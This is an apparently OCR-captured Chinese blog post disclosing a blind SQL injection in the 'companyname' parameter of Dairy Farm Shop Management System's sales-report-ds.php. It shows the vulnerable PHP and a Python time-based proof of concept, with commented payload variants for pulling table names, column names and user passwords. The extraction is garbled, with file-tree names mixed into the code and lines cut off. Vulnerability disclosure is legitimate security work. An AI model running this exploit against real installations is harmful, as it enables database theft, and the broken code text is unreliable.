
Dairy Farm Shop Management System中的sales-reportds.php存在sql注入

1042次阅读 # 默认分类 # 2022-09-18

1.首先可以在源码中看到sales-report-ds.php文件中的'\$cname'存在注入的可能,再根据后面的if-else语句进行判断得知该变量能拼接恶意代码,可以进行盲注。



```
f (strlen($_SESSION['aid']==0))
header('location:logout.php');
} else{
🐄 add-category.php
en add-company.php
                                                        if(isset($_POST['submit']))
madd-product.php
m bwdate-report-details.php
                                                       //Getting Post Values
$cname=$_POST['company
m bwdate-report-ds.php
                                                     $\tame=\post[companyname 17]
$query=mysqli_query(\psi_on, "insert into tblcompany(CompanyName) values('\psi_oname')");
if(\psi_query){
   echo "<script>alert('Company added successfully.');</script>";
   echo "<script>window.location.href='add-company.php'</script>";
}
}
}
en dashboard.php
edit-category.php
edit-company.php
                                                       } else{
echo "<script>alert('Something went wrong. Please try again.');</script>";
echo "<script>window.location.href='add-company.php'</script>";
edit-product.php
Gruntfile.is
📅 index.php
m invoice.php
m invoices.php
m logout.php
                                                       <!DOCTYPE html>
<html lang="en";</pre>
manage-categories.php
manage-companies.php
manage-products.php
💏 profile.php
                                                            cmeta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
<title>Sales Report</title>
sales-report-details.php
🐄 sales-report-ds.php
                                                            er search-product.php
💝 view-invoice.php
```



2.漏洞验证代码如下:

```
python

import requests
import time

url = "http://localhost/DFScms/dfsms/sales-report-ds.php"

flag = ''

7
```

```
11
       sql = "companyname=-1'and if(ascii(substr(database(),%d,1))>%d,s
       # 表名
12
       #sql = "id = if(ascii(substr((select group concat(table name) fr
13
       # 列名
14
      #sql = "id = if(ascii(substr((select group concat(column name) f
15
16
      # 查询flag
       #sql = "id = if(ascii(substr((select password from users),%d,1))
17
18
19
       headers = {
           "Content-Type": "application/x-www-form-urlencoded",
20
           "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaqb4bbkl7"
21
22
       }
23
24
       r = requests.post(url=url, headers=headers, data=sql, timeout=15
25
       # print (r.url)
26
       if time.time()-startTime>2:
          res = 1
27
28
      else:
29
          res = 0
       return res
31
32
33 def exp():
34
     global flag
      for i in range (1, 200):
           low = 31
37
           high = 127
38
           while low <= high:
               mid = (low + high) // 2
39
40
               res = payload(i, mid)
               if res:
41
                   low = mid + 1
42
43
               else:
44
                   high = mid - 1
```

在谷底也要开花



```
48  # print (f)

49  flag += chr(f)

50  print(flag)

51

52

53  exp()
```

3.运行poc,下图爆出了数据库名



🕒 最后一次更新于2022-09-29

⊘ None



在谷底也要开花



[...]CVE-2022-40944MISCMISCMISC[...]

By Vulnerability Summary for the Week of October 3, 2022 - Inergency at October 12th, 2022 at 03:39 am.

凶 添加新评论



A (必填) 昵称

☑ (必填) 邮箱

⑤ (选填) 网站

▼ 发射